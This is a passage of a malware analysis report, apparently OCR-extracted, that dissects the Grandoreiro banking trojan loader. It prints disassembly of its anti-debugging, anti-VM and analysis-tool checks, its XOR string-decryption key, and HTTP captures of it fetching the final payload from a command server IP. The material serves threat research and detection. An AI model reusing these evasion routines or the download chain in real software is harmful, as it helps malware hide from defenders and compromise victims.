[assembly: AssemblyTrademark("")]
[assembly: ComVisible(false)]
[assembly: Guid("770a3d71-31c3-46ae-97ad-a0325d8462fb")]
[assembly: AssemblyFileVersion("2.1.0.0")]
[assembly: TargetFramework(".NETFramework,Version=v4.5", FrameworkDisplayName = ".NET
```

Digital Signature Information
This digital signature is OK.


Signer information
Name: ASUSTEK COMPUTER INCORPORATION
E-mail: Not available
Signing time: Thursday, September 9, 2021 8:25:33 PM

Countersignatures

Name of signer:	E-mail address:	Timestamp
DigiCert Timesta...	Not available	Thursday, Septembe...

Fig 9. Extensions.dll

The second file bundled inside the ZIP archive **“infonpeuz52271VVCYX.exe”** is the Grandoreiro Loader module written in Delphi and masking itself with a PDF Icon compiled on 14th June 2022 in order to lure the victims into execution, as shown in the screenshot below.




infonpeuz52271VVCYX	6/14/2022 4:12 PM	Application	5,168 KB

signature	BobSoft Mini Delphi -> BoB / BobSoft
tooling	n/a
entry-point	55 8B EC 83 C4 F0 B8 E4 95 86 00 E8 50 46 B9 FF E8 2F BD FE FF A1 00 F5 88 00 8B 00 E8 F7 DC DC FF
file-version	1.0.0.0
description	Project1
file-type	**executable**
cpu	**32-bit**
subsystem	GUI
compiler-stamp	0x62A8B34F (Tue Jun 14 16:11:59 2022 | UTC)

Fig 10. Grandoreiro Loader Module

When the loader module is executed by the victim, it initially creates a Mutex **"[email protected]"** by calling CreateMutexA()




```
75E0E620    8BFF          mov edi,edi                        CreateMutexW
75E0E622    55            push ebp
75E0E623    8BEC          mov ebp,esp
75E0E625    33C0          xor eax,eax
75E0E627    3945 0C       cmp dword ptr ss:[ebp+C],eax
75E0E62A    68 01001F00   push 1F0001
75E0E62F    0F95C0        setne al
75E0E632    50            push eax
                                                             [ebp+10]:L"ZTP@11"
```

Process	Type	Name	Handle
info.exe (6644)	Mutant	\Sessions\1\BaseNamedObjects\ZTP@11	0x360

Fig 11. Creates Mutex

Then it loads the "TForm1" Class Object from the resource section "RCData", and the forms in Delphi are defined by the TForm class itself.




```
object Form1: TForm1
  Left = 0
  Top = 0
  Caption = 'Form1'
  ClientHeight = 299
  ClientWidth = 635
  Color = clBtnFace
  Font.Charset = DEFAULT_CHARSET
  Font.Color = clWindowText
  Font.Height = -11
  Font.Name = 'Tahoma'
  Font.Style = []
  OldCreateOrder = False
  OnCreate = FormCreate
  OnShow = FormShow
  PixelsPerInch = 96
  TextHeight = 13
  object AdvListView1: TAdvListView
    Left = 200
    Top = 96
    Width = 250
    Height = 150
    Columns = <>
    TabOrder = 0
```

```
mov eax,esi
call info.4888B8
mov byte ptr ds:[esi+F0],1
lea eax,dword ptr ds:[esi+40]
mov edx,info.76C768                 76C768:L"MiTeC System Information Management Suite 14.3.0 TRIAL - Copyri
call info.40AE4C
lea eax,dword ptr ds:[esi+44]
mov edx,info.76C830                 76C830:L"Double-click to get data"
call info.40AE4C
mov byte ptr ds:[esi+4C],1
lea eax,dword ptr ds:[esi+48]
call info.40AA6C
mov byte ptr ds:[esi+D8],0
```

Fig 12. Loads the TForm1 Class Object

Further, the loader module performs the following anti-analysis checks before executing the critical functions.

i) **Detect Analysis Tools:** The malware detects the below mentioned analysis tools by decrypting the tool names using a XOR-based Decryption routine. It then takes a snapshot of currently executing processes in the system using CreateToolhelp32Snapshot() and walks through the process list using Process32First() and Process32Next(). If any of the analysis tools exist, the malware execution is terminated.



```
mov eax,163
call <info.get_enc_str>
mov edx,dword ptr ss:[ebp-38]
lea ecx,dword ptr ss:[ebp-34]
xor eax,eax
call <info.string_dec>
mov eax,dword ptr ss:[ebp-34]
call <info.walk_proc>
test al,al
jne info.8647F5
push esi
push ebx
call dword ptr ds:[<&CreateToolhelp32Snapshot>]
pop esi
pop ebx
ret
or eax,FFFFFFFF
pop esi
pop ebx
ret
push ebx
push esi
mov esi,edx
mov ebx,eax
call info.6A5E28
test al,al
je info.6A6226
push esi
push ebx
call dword ptr ds:[<&Process32FirstW>]
pop esi
```

```
[ebp-38]:L"82B075A740E92FDD42F222C8"
[ebp-34]:L"procexp.exe"

[ebp-34]:L"procexp.exe"

[ebp-40]:L"EC7FA754FC2EEC2224D07DA747F265FA20CA"

[ebp-40]:L"EC7FA754FC2EEC2224D07DA747F265FA20CA"
[ebp-3C]:L"ProcessHacker.exe"

[ebp-3C]:L"ProcessHacker.exe"

[ebp-48]:L"C85BC8528CB66689B5BEBBA646F51F"

[ebp-48]:L"C85BC8528CB66689B5BEBBA646F51F"
[ebp-44]:L"PCHunter64.exe"
```

Fig 12. Detection of Analysis Tools


Regmon.exe	Filemon.exe	Procmon.exe	Wireshark.exe	Procexp64.exe
Procexp.exe	ProcessHacker.exe	PCHunter64.exe	PCHunter32.exe	JoeTrace.exe

Fig 13. List of Detected Analysis Tools

The second method that the malware uses to detect the analysis tools is to compare the text of the window names with analysis tools (including TCPView and RegShot in this case) by using GetWindowTextW(), FindWindowW, and EnumWindows() APIs.

ii) **Detect Execution Directory:** In this case, the malware checks the directory in which it is being executed. If the below mentioned directory names are used, it terminates itself with a comparison logic in place.


- C:\insidetm
- C:\analysis



```
call <info.string_dec>
mov eax,dword ptr ss:[ebp-5C]                     [ebp-5C]:L"C:\\insidetm"
mov ecx,1
mov edx,dword ptr ss:[ebp-4]                      [ebp-4]:L"C:\\Users\\knigh\\Desktop\\i
call <info.check_dir>
test eax,eax
jne info.8647F5
lea edx,dword ptr ss:[ebp-68]                     [ebp-68]:L"AAAFBF5F8BB55A84B3729249"
mov eax,165
call <info.get_enc_str>
mov edx,dword ptr ss:[ebp-68]                     [ebp-68]:L"AAAFBF5F8BB55A84B3729249"
lea ecx,dword ptr ss:[ebp-64]                     [ebp-64]:L"C:\\analysis"
xor eax,eax
call <info.string_dec>
mov eax,dword ptr ss:[ebp-64]                     [ebp-64]:L"C:\\analysis"
mov dl,1
call <info.check_dir>
```

Fig 14. Detection of Execution Directory

iii) **Anti-Debug Technique:** In this case, the Grandoreiro executes the IsDebuggerPresent() to determine whether the current process is being executed in the context of a debugger. If the result is non-zero, the malware terminates itself as shown below in the screenshot.




```
push esi
push edi
push ebp
xor ebx,ebx
push info.8642FC                        8642FC:L"kernel32"
call <JMP.&GetModuleHandleW>
mov edi,eax
test edi,edi
je info.8642F5
push info.864310                        864310:L"IsDebuggerPresent"
push edi
call info.419FD8
mov ebp,eax
mov esi,ebp
test ebp,ebp
je info.8642F5
call esi
mov ebx,eax
mov eax,ebx
```

```
Hide FPU

EAX     773820D0     <kernel32.IsDebuggerPresent>
EBX     00000000
ECX     00000000
EDX     00000000
EBP     773820D0     <kernel32.IsDebuggerPresent>
ESP     0019FDA0
ESI     773820D0     <kernel32.IsDebuggerPresent>
EDI     77360000     kernel32.77360000

EIP     008642F1     info.008642F1

EFLAGS     00200202
ZF 0  PF 0  AF 0
OF 0  SF 0  DF 0
```

Fig 15. IsDebuggerPresent() Anti-Debug Technique

iv) **Vmware I/O Port Anti-VM Technique:** In this case, the malware checks whether the execution is occurring in a virtual environment (Vmware) by reading data from the I/O Port "0x5658h" (VX) used by Vmware. It achieves this by setting up the registers in the following format as shown below in the screenshot.




```
xor eax,eax
push info.86435C
push dword ptr fs:[eax]
mov dword ptr fs:[eax],esp
mov eax,564D5868
mov ebx,3C6CF712
mov ecx,A
mov dx,5658
in eax,dx
```

Fig 16. Vmware I/O Port Anti-VM Technique

If, after execution of "in" instruction (executed in order to pull data from the port "VX") the EBX register consists of the magic Number "VMXh" the malware is executed in a virtualized environment and thus further terminates itself.

After completing the anti-analysis checks, the malware decrypts a **URL** by passing an encrypted string to the string decryption routine. The string decryption routine performs XOR-based decryption with the following key as shown in the screenshot below.



```
mov dword ptr fs:[eax],esp
lea ecx,dword ptr ss:[ebp-C]
mov edx,info.8651F4
xor eax,eax
call <info.string_dec>
mov eax,dword ptr ss:[ebp-C]
lea edx,dword ptr ss:[ebp-8]
```

Encrypted String:

```
[ebp-4]:L"BC678D41FA79E557C6AE95898B88F2191F0278E750366F8EE37E88"
```

XOR Key:

```
[ebp-C]:L"BVCKLMBNUIOJKDOSOKMOI5M4OKYMKLFODIO"
```


```
[ebp-C]:L"http://15.188.63.127/$TIME"
```

Decrypted String

Fig 17. Download Server URL decryption via XOR-based String decryption routine

This string decryption routine has been used previously in the older variants of Grandoreiro for decrypting strings and API calls in order to evade detection. The Grandoreiro string decryptor can be found here, developed by the SpiderLabs Team at TrustWave.


The Grandoreiro Loader then sends across a GET Request to the previously decrypted URL: **"http[:]//15[.]188[.]63[.]127/$TIME"** which provides in response the URL to download the next stage as seen below.



```
GET /$TIME HTTP/1.1
Accept: */*
Accept-Encoding: gzip
Host: 15.188.63.127
User-Agent: Mozilla/4.0 (compatible; Clever Internet Suite)
Connection: Keep-Alive

HTTP/1.1 200 OK
CONTENT-LENGTH: 38

http://15.188.63.127:36992/zxeTYhO.xml
```

Fig 18. Acquiring Final Payload Download URL


Next, the malware executes the URLDownloadToFile() API function with the szURL argument as the remote HFS server URL **"http://15[.]188[.]63[.]127:36992/zxeTYhO.xml"** in order to download the Final Payload of the Grandoreiro Banking Trojan as shown in the screenshot below.



```
GET /zxeTYhO.xml HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC
6.0; .NET4.0C; .NET4.0E)
Host: 15.188.63.127:36992
Connection: Keep-Alive

HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 9660365
Accept-Ranges: bytes
Server: HFS 2.4.0 RC7
Set-Cookie: HFS_SID_=9RR093W5UAAAIBYTWvcPw; path=/; HttpOnly
ETag: 8a3b61ce0f13e8f9422b98cd6ee3fc57
Last-Modified: Mon, 13 Jun 2022 02:18:23 GMT
Content-Disposition: attachment; filename*=UTF-8''zxeTYhO.xml; filename=zxeTYhO.xml

PK..........T....Ug..........zxeTYhO.png..
|T..?>...&Y......4*."1.@.n..........dI0.ts..EHzI.zM.....>.V....ZZ-...a1....B...ToX.
(."D..{f.n6!.>....!;w..9...3g...e.b.33....t..&<...F..o.61...._.B.?.
4.f.cLccayEMJ..j..de.J...roY...*........bU.
..So.&....yr..mJ`.....0.......y...S.^.=.......{.B;.......)s.?
 d   1
```

Fig 19. Download Final Payload of the Grandoreiro Banking Trojan

The downloaded Grandoreiro Final Payload is a 9MB ZIP archive that is extracted dynamically, and the bundled executable (disguised as zxeTYhO.png) inside the archive is written in a folder whose name is generated at runtime in the "**C:\ProgramData"** directory. Also the PE file masquerading as "zxeTYhO.png" is renamed to **ASUSTek[random_string].exe,** generated with a random string generation logic, and changes on every execution.



```
mov eax,dword ptr ss:[ebp-10]
call info.42BA1C
```

```
[ebp-10]:L"C:\\ProgramData\\GmLgMOsN"
```


zxeTYhO.png	PNG File	423,941 KB
ASUSTekGvaxvh.exe	Application	423,941 KB

```
898208:&L"ASUSTekGvaxvh"
865574:L"ASUSTek"
```

Fig 20. Grandoreiro Final Payload renamed and written in ProgramData with random generated folder name

Furthermore, the Stage-1 Grandoreiro module collects the following System and User information where all the strings are decrypted at runtime via the similar String Decryption Function.


i) Username - Retrieves Username via GetUserNameW()



```
push eax                              eax:&L"knigh"
call <JMP.&GetUserNameW>
test eax,eax                          eax:&L"knigh"
je info.86560D
```

Fig 21. Fetches Username


ii) ComputerName - Retrieves Computer name via GetComputerNameW



```
call <JMP.&GetComputerNameW>
mov eax,info.8981F0                   8981F0:&L"DESKTOP-43[redacted]"
mov edx,ebx                           ebx:L"DESKTOP-43[redacted]"
call info.40B92C
```

Fig 22. Fetches ComputerName

iii) Operating System and Version - Retrieves the Operating System and its version from the Windows NT\\CurrentVersion and ProductName registry hive.

